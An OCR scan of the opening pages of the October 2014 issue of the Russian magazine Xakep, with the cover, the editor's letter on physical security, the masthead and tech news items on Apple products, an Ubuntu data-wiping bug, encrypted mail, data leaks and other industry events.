

16+

№189

WWW.XAKEP.RU



Cover Story

Скрытые камеры, жучки, локпикинг, клонирование ключей и магнитных карт

стр. 14

Эксплуатируем баги JSONP с помощью Rosetta Flash

стр. 68

Укрощаем потоки данных с помощью Python

стр. 92


Разгоняем Android без рута

стр. 46

Ищем ключи криптографических алгоритмов

стр. 72

PUBLISHING FOR ENTHUSIASTS
(game)land hi-fun media
4 607157 100063 14010
РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽



Добро пожаловать в новый век. Век, в котором мы настолько привыкли полагаться на свои криптоконтейнеры, шифрование и трехэтажные пароли, что де-факто оказались практически беззащитны перед обычной отверткой. А ведь чтобы унести все твои данные, злоумышленнику, оказывается, достаточно только и всего что 100 долларов и немного смекалки.

Огромное количество независимых ресерчеров, профессиональных ИБ-компаний и просто энтузиастов рьяно заботятся о самых нетривиальных кейсах «софтверных» атак, но при этом напрочь игнорируют физическую безопасность. И это как минимум странно. Можно сколько угодно защищаться, фильтровать все и вся на канальном уровне, но если скрытая камера в офисе снимет, как ты набираешь пароль, или злоумышленник с помощью скрепки проникнет в серверную и унесет жесткий диск с sensitive-информацией — дело плохо. Как бы смешно ни выглядел вор с набором отверток и скрепкой, поверь, сегодня это более чем угроза для ИБ. Самые громкие преступления зачастую совершаются малой кровью. И наша задача — их не допустить.

Кроме потрясающей темы номера, в этом выпуске еще много чего интересного. Мы наконец-то рассказали про системы управления проектами вроде Agile/Scrum, разогнали Android без root и проследили, что общего у OS X и iOS. Взлом отметился двумя крутейшими статьями про JSONP и time-based хеши, а Кодинг порадовал серьезными и обстоятельными материалами про концепцию генераторов-итераторов в Python и технологию Native Client от Гугла.

Особо хочу отметить два эксклюзива. Один — это история из первых рук от нашего друга и автора Леши Трошичева, создателя ibrute — технологии, концепция которой легла в основу недавнего взлома iCloud знаменитостей. Второй — это первый урок из нового цикла Академии С++, в котором мы затронули сложнейшую тему из высшей лиги С++.

На будущее у нас масса планов, идей еще больше. Мы искренне благодарны тебе за поддержку, фидбэк и огромное количество положительных отзывов. Вместе мы делаем Хакер лучше.

Stay tuned, stay][!

Илья Русанен,
главный редактор][
@IlyaRusanen

ХАКЕР



№ 10 (189) Дата выхода: 02.10.2014

Илья Русанен
Главный редактор
rusanen@real.xakep.ru

Ирина Чернова
Выпускающий редактор
chernova@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr. Klouniz» Лозовский
MALWARE, КОДИНГ
alexander@real.xakep.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru


РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50


В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.

16+

CONTENT



ОКТЯБРЬ 2014
№ 189



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru



Apple Watch и все-все-все

Новость месяца

ВСЕ ОБ ОСЕННЕЙ ПРЕЗЕНТАЦИИ APPLE

Наконец-то свершилось — Apple официально представила свои умные часы, вокруг которых ходило множество слухов и спекуляций, так как до презентации почти никакой конкретной информации не «утекло». Часы оказались не одни, это целая коллекция разных размеров, с разным дизайном ремешков. Общее количество «дизайнерских комбинаций», учитывая многообразие ремешков, насчитывает более ста вариантов. Часы представлены в корпусах 38 и 42 мм и делятся на три модели: Apple Watch (стальной корпус), Apple Watch Sport (алюминиевый корпус) и Apple Watch Edition (золотой корпус). Топовая версия содержит 18 карат золота. Дисплей часов (Retina, конечно же) защищен сапфировым кристаллом, на котором не остается царапин, так как это прочнейший материал в мире. Заряжаться Apple Watch будут через беспроводное зарядное устройство.

В отличие от других умных часов, часам Apple для полноценной работы понадобится еще и смартфон iPhone 5 или более старшая версия. Об уведомлениях часы сообщают при помощи вибрации. Для ответа на сообщения в Apple Watch встроена Siri и голосовые инструменты диктовки. Также можно ответить при помощи анимированного смайлика Emoji. Набрать текст вручную нельзя и попросту негде. Сторонние разработчики смогут создавать собственные приложения для Watch, к примеру, во время презентации продемонстрировали приложение Twitter (твиты диктовали голосом). Apple Watch начнут продавать в следующем году, цена от 349 долларов.

Помимо часов, Apple представила и iPhone 6. Смартфонов тоже оказалось два, iPhone 6 и iPhone 6 Plus, и их тоже отличают размеры. iPhone 6 обладает экраном 4,7 дюйма (1334 × 750), iPhone 6 Plus действительно большой — 5,5 дюйма (1920 × 1080), те, кто ждали «лопату», дождались :). Толщина смартфонов — 6,8 и 7,1 мм (ширина iPhone 5S — 7,6 мм). Внутри установлен новый 64-битный процессор A8. На презентации утверждали, что он на 13% меньше предшественника A7, но на 20% быстрее. Производительность новой графической системы выросла на 50%. Стоимость смартфона iPhone 6 в России составит 32 тысячи рублей, iPhone 6 Plus будет стоить от 37 тысяч рублей.



Оба iPhone 6 представлены в золотистом, серебристом и темно-сером цвете; объем памяти может составлять 16, 64 или 128 Гб.

В ОТЛИЧИЕ ОТ ДРУГИХ УМНЫХ ЧАСОВ, ЧАСАМ APPLE ДЛЯ ПОЛНОЦЕННОЙ РАБОТЫ ПОНАДОБИТСЯ ЕЩЕ И IPHONE 5 ИЛИ БОЛЕЕ СТАРШАЯ ВЕРСИЯ. НАБОР ТЕКСТА ТОЛЬКО ГОЛОСОВОЙ, ВРУЧНУЮ НЕ ВЫЙДЕТ

ДА, МЫ СТЕРЛИ ВСЕ ВАШИ ДАННЫЕ

UBUNTU НАКОНЕЦ ПРИЗНАЛА БАГ, ФОРМАТИРУЮЩИЙ ДИСКИ



Фраза «не прошло и года» как нельзя лучше иллюстрирует историю с ошибкой в инсталляторе Ubuntu. Вот уже восемь месяцев, начиная с декабря 2013 года, возмущенные пользователи сообщают разработчикам, что из-за установки Ubuntu они лишились буквально всех данных, во всех разделах жесткого диска.

Как ни странно, пользователи ни капли не преувеличивали. Спустя без малого год разработчики Ubuntu действительно признали наличие ошибки в установщике дистрибутива, которая приводит к полному уничтожению всех данных на жестком диске. Всего от фатального бага за это время пострадали почти сто человек (по крайней мере, именно такое количество не поленилось высказать все, что думает об Ubuntu и ее разработчиках). С одной стороны, это капля в море, с другой стороны, даже сто человек, лишившиеся всей своей информации, — это слишком много.

Поскольку баг до сих пор не исправлен (последняя версия ОС Ubuntu 14.04.1 выпущена в июле, а баг признали только что), сообщаю подробности: при переустановке Ubuntu предлагает выбрать вариант установки с предварительным удалением предыдущей копии самой себя. Осторожнее с этим пунктом, так как, выбрав данную опцию, ты лишаешься всех данных во всех разделах жесткого диска, включая разделы восстановления системы.



Раздосадованные пользователи пишут, что именно из-за таких «сюрпризов» они готовы платить деньги за проприетарный софт и именно такие баги портят репутацию open source.



ЗАЩИЩЕННАЯ ПОЧТА ОТ GOOGLE И YAHOO

ГИГАНТЫ ПРОДВИГАЮТ PHP В МАССЫ

Оказывается, вопрос создания защищенной электронной почты искренне волнует не только энтузиастов-хакеров, но и крупнейшие IT-корпорации. Интересный шаг в данном направлении предприняла компания Yahoo, о чем официально объявил ее шеф информационной безопасности Алекс Стамос. Стало известно, что начиная с 2015 года Yahoo Mail получит возможность шифрования на основе PGP, созданной Филиппом Циммерманном. Напомню, что ключи шифрования в этом случае находятся у самих юзеров. Таким образом пользователи смогут отправлять зашифрованные письма пользователям Gmail и наоборот.

Судя по всему, работать все это будет аналогично тому, как функционирует End-to-End плагин, который Google использует для PGP в Gmail. Разумеется, данную функцию можно будет отключить или включить по собственному усмотрению. Кстати, в интервью Wall Street Journal Стамос отметил, что со стороны пользователя потребуется определенная скиллованность, чтобы настроить новую систему правильно.

Шифроваться не будет только заголовок письма, все остальное (то есть все содержимое) предстанет в виде нечитаемого набора символов, как для спецслужб и злоумышленников, так и для самих сотрудников Yahoo. Последнее смахивает на подвиг, ведь тогда компании станет сложнее показывать пользователю таргетированную рекламу! Впрочем, Yahoo, напротив, надеется, что к инициативе присоединятся и другие гиганты рынка.

«Я был бы рад, если бы Linux уменьшился в размерах. Последние двадцать лет мы все больше „раздуваем“ ядро, но железо все равно растет быстрее нас. И я все еще хочу сосредоточиться на десктоп-версии».

Линус Торвальдс
о направлениях развития Linux

GOOGLE УДАЛЯЕТ ССЫЛКИ НА WIKIPEDIA

ЕЩЕ ОДНА НЕОЖИДАННАЯ ГРАНЬ «ПРАВА БЫТЬ ЗАБЫТЫМ»

Поисковики заполучили изрядную головную боль, после того как в Евросоюзе приняли предписание, более известное как «право быть забытым». В частности, мы недавно рассказывали о том, что данное предписание Высшего суда Евросоюза, в общем, позволяет «стереть» из Сети нежелательную информацию о прошлом человека, таким образом обелив его. Кроме того, поисковикам довольно сложно реализовать «стирание» информации о человеке с технической точки зрения, а после они не могут гарантировать, что нежелательные данные так или иначе не всплывут снова.

Как выяснилось, на вышеописанном проблемы не закончились. Теперь, обрабатывая запросы европейских пользователей, согласно «праву быть забытым», Google удалила из результатов поиска ссылки на более чем 50 страниц Wikipedia. Об этом, не скрывая своего возмущения, сообщает Wikimedia Foundation в официальном блоге. Под «запрет» попали 50 ссылок и веб-страниц в Википедии, среди которых информация о ряде европейских преступников, о музыканте и шахматисте-любителе. Разумеется, Джимми Уэльс и другие люди, стоящие у руля Свободной энциклопедии, не одобрили подобное. Уэльс предложил Google хотя бы опубликовать списки «удаленных» ссылок в онлайне, дабы соблюсти принцип открытости перед пользователями. Google пока никак не прореагировала. По закону поисковик не обязан этого делать.



По последним данным, начиная с мая текущего года Google получила уже свыше 120 тысяч запросов от европейцев на удаление личных данных из поиска, которые затрагивают почти полмиллиона различных страниц.



«Согласно данным Wall Street Journal, за год OpenSSL Foundation получила пожертвований на сумму 2000 долларов. Это примерно двадцать часов работы хорошего программиста. В год. Это объясняет, почему баг-трекер OpenSSL велся в режиме write-only, а код по-прежнему перегружен поддержкой винтажных ОС, вроде VMS или 16-битных Windows».

Пол-Хеннинг Камп
о разработке свободного ПО и финансировании

6% спам-писем генерирует Россия

→ Пальма первенства в рассылке спама во втором квартале 2014 года принадлежит не России и даже не соседям из СНГ, на этот раз лидируют США — 13,4% всех источников спама находились там. Однако мы, увы, на втором месте с 6%. На третьем — Вьетнам, у них 5%. В целом по сравнению с первым кварталом доля спама в почтовом трафике выросла на 2,2% и составила 68,6% от общего числа писем.

4727 расширений для Chrome подозрительны

→ Автоматический анализ 48 332 расширений к браузеру Chrome показал, что почти 10% из них выглядят крайне подозрительно, а 130 точно содержат вредоносный код. Такое исследование провели специалисты из Калифорнийского университета в Сан-Диего, Санта-Барбаре и Беркли. Подозрительное поведение расширений чаще всего связано с инъекцией динамических скриптов и генерацией ошибок со статусом HTTP 4xx. Многие подозрительные расширения установлены на миллионах устройств.

УЖАСЫ FACEBOOK

ЧТО БУДЕТ, ЕСЛИ ЛАЙКАТЬ ВСЕ ПОДРЯД?

Скажем прямо — из всего множества социальных сетей, у Facebook будет отнюдь не лучшая репутация. Дело в том, что Цукерберг и компания в последнее без зазрения совести ставят над пользователями эксперименты, творят с интерфейсом что-то совсем уж странное и принимают весьма спорные решения.

Одно из последних решений такого рода — выделение Facebook Messenger в отдельное приложение. Пользователей настолько возмутил данный факт, что приложение Facebook Messenger хоть и вышло в топ Apple App Store США, но получило там рекордно низкий рейтинг: единицу.

Другая известная проблема социальной сети — алгоритмы, которые определяют, какой именно контент видят пользователи в своей новостной ленте. Данные алгоритмы представляют собой сложнейшие формулы, учитывающие не только лайки и репосты, но и поведение пользователя в Facebook и интернете вообще. Другой вопрос, что работают эти «сложнейшие формулы» довольно странно. Ярчайшую тому иллюстрацию предоставил Мэттью Хонан — журналист Wired.

Отважный Хонан поставил над собой поистине бесчеловечный эксперимент — дал себе слово лайкать все подряд в ленте, не переходя по внешним ссылкам. Впрочем, Хонан быстро понял, что так дело не пойдет: стоило поставить лайк одному посту, как Facebook, подобно гидре, выводила на его месте новый пост той же тематики. Так что Мэттью ограничился тем, что оценивал не более четырех рекомендованных новостей, иначе процесс стал бы бесконечным.



В Австралии, Канаде, Китае, Франции и других странах Facebook Messenger также получил всего одну звезду, по данным аналитической компании App Annie. Словом, это полномасштабный бойкот и явное недовольство со стороны пользователей. Впрочем, не похоже, что из-за этого Facebook «передумает» и вернет мессенджер на место.

Журналист начал с новостей, понравившихся друзьям, и лента стала стремительно меняться. Поставил лайк новости о политике? Ленту тут же наводнили другие политические новости. Новости спорта порождали спорт, интернет-магазины — другие магазины и так далее. Вечером первого дня Хонан лайкнул новость о секторе Газа, а проснувшись утром, обнаружил, что за ночь лента превратилась в радикальную. Интересно, что к этому моменту в десктопной версии Facebook еще сохранились редкие новости от друзей, но в мобильной версии лента уже полностью состояла из СМИ и рекламы.

Еще день Хонан честно лайкал все предложенные радикальные новости, и лента становилась все хуже. В итоге журналист решил остановить эксперимент, абсолютно справедливо опасаясь, что такими темпами на него обратят внимание все спецслужбы оптом и администрация Facebook.

По результатам эксперимента лента Хонана за два дня превратилась во что-то совершенно неудобочитаемое. Хотя Мэттью оценил всего порядка ста постов, эффект вышел чудовищный. Более того, Facebook продолжал транслировать эту вакханалию лайков его друзьям, чьи ленты под конец состояли из лайков журналиста на 70%. Дело в том, что Facebook почему-то повышал рейтинг страницы Хонана, а не снижал его. В итоге посты Мэттью вытесняли почти все остальное из лент друзей.

Каковы выводы? Хонан предлагает сделать их самостоятельно. Но, полагаю, описанное прекрасно иллюстрирует тот факт, что у Facebook проблемы не только с интерфейсом.

Отважный Хонан поставил над собой поистине бесчеловечный эксперимент — дал себе слово лайкать все подряд в ленте, не переходя по внешним ссылкам

КАКОВЫ МОТИВЫ ХАКЕРА?

→ На Black Hat 2014 провели небольшой опрос: 127 посетителей конференции (то есть хакеров) расспросили о том, зачем они все это делают, не боятся ли, скрывают ли они в Сети свою личность. Словом, посетителей Black Hat спросили, каково это — быть хакером?

НА ВОПРОС «КАКОВЫ ВАШИ МОТИВЫ?» ОПРОШЕННЫЕ ОТВЕЧАЛИ ТАК:

51% опрошенных действуют ради удовольствия и по приколу

29% действуют исходя из идейных/моральных побуждений и социальной ответственности


19% ищут финансовую выгоду

1% жаждет славы

86% хакеров уверены, что не понесут никакого наказания за свои действия

88% сказали, что информацию о них легко можно найти в онлайне

99% респондентов считают, что примитивные хакерские тактики, вроде фишинга, до сих пор эффективны



ТОРРЕНТ ЧЕРЕЗ СЕТЬ АНОНИМАЙЗЕРОВ

BITTORRENT-КЛИЕНТ TRIBLER ОБЗАВЕЛСЯ ИНТЕРЕСНОЙ ФУНКЦИЕЙ

Пожалуй, наиболее популярным BitTorrent-клиентом на сегодня выступает uTorrent. Он совсем неплох, только последние годы активно избавляется от образа «пиратской программы» и старательно дружит с правообладателями, позиционируя себя как программу для передачи легального контента. В силу этого вряд ли мы когда-нибудь увидим в uTorrent функцию, аналогичную той, что представил недавно Tribler.

Если ты не слышал о Tribler, это довольно странно — он один из старейших BitTorrent-клиентов, чья история насчитывает уже почти десяток лет. В последние годы популярность Tribler, конечно, не на высоте, однако разработчики не бросают свое детище, продолжают исправно выпускать обновления и внедрять новые функции. Так, самая новая версия Tribler (6.3.1) обзавелась возможностью направлять трафик через встроенную сеть анонимайзеров, подобную Tor. Данный функционал уникален, конкурентов Tribler на этом поле пока нет. В роли анонимных прокси выступают другие клиенты Tribler. Конечно, это не гарантирует 100%-й анонимности, но ее не предоставляет и Tor, зато задача по вычислению настоящего IP-адреса клиента становится в разы сложнее.

Пока идет открытое бета-тестирование сети анонимайзеров, из-за этого размер тестового файла ограничен 50 Мб. Впрочем, ожидается, что ограничение снимут уже в этом месяце.

СТИВ БАЛЛМЕР ОКОНЧАТЕЛЬНО ПОКИНУЛ MICROSOFT

ЧЕМ ЗАЙМЕТСЯ БЫВШИЙ CEO ТЕПЕРЬ?

Полгода назад, сдав пост Сатье Наделле, Стив Баллмер по-прежнему оставался членом совета директоров Microsoft и продолжал работу. Но похоже, теперь у Баллмера другие приоритеты, и после шестимесячного перерыва он решился порвать отношения с Microsoft окончательно, проработав в компании 34 года.

Чем теперь займется 58-летний Баллмер? Очевидно, скучать он не собирается. Так, недавно он купил баскетбольную команду LA Clippers за два миллиарда долларов и теперь полон решимости помочь ей успешно выступить в чемпионате NBA. Однако этому занятию Баллмер тоже посвятит отнюдь не все свободное время. Помимо управления командой, бывший CEO Microsoft будет... преподавать. Баллмер взвалил на свои плечи сразу два курса, в двух разных университетах. Первый курс стартует уже этой осенью в Высшей школе бизнеса при Стэнфордском университете, которую сам Стив окончил в 1980 году. Второй курс запланирован на весну 2015 года — в школе бизнеса при университете Южной Калифорнии. В Стэнфорде прокомментировали, что Баллмер совместно с сотрудницей факультета Сьюзан Этей готовят курс по стратегическому менеджменту «STRAMGT588: Leading organizations». Сьюзан Этей работала у Баллмера в Microsoft экономическим консультантом с 2007 года.



ФРАГМЕНТАЦИЯ ANDROID, ИЛИ «ВСЕ ПЛОХО»



→ Open Signal опубликовали свежую статистику по рынку Android-устройств, показавшую ошеломительные результаты: ситуация не только не улучшается, но становится все хуже. На руках у пользователей уже 18 796 разных устройств.

Сегодня существует **18 796** девайсов, работающих на ОС Google


В прошлом году этот показатель составил **11 868** штук, в позапрошлом — всего **3997**


20,9% пользователей пользуются **Android KitKat**

91% всех iOS-устройств работают на **iOS 7**

43% всей Android-экосистемы — аппараты Samsung

Хотя в прошлом году доля Samsung была выше **47,5%**





Также в этом месяце выяснилось, что на протяжении около трех месяцев были публично доступны файлы с дампом базы сервиса Bugzilla, содержащей сведения примерно о 97 тысячах пользователей сервиса.

АСТРОЛОГИ ОБЪЯВИЛИ МЕСЯЦ УТЕЧЕК ДАННЫХ

МИЛЛИОНЫ ПОЛЬЗОВАТЕЛЬСКИХ ПАРОЛЕЙ ОТ РАЗНЫХ СЕРВИСОВ ПОПАЛИ В СЕТЬ

Утечки данных, разумеется, происходят постоянно, но такое изобилие, как в этом месяце, случается нечасто. Похоже, крупные IT-компании кто-то проклял, притом оптом :).

Наиболее серьезной утечкой месяца, пожалуй, стала база с паролями от ящиков Gmail — в онлайн попало без малого 5 миллионов пассвордов, более половины из которых актуальны. Информацию распространил форум Bitcoin Security, там же до сих пор доступен (forum.btcsec.com/index.php?/topic/9426-gmail-meniai-parol/) файл со списком скомпрометированных аккаунтов (без паролей). Там же сообщается, что более 60% сочетаний логин-пароль действуют до сих пор. Информацию подтвердили и пользователи Хабра, многие из которых нашли в базе свои старые данные.

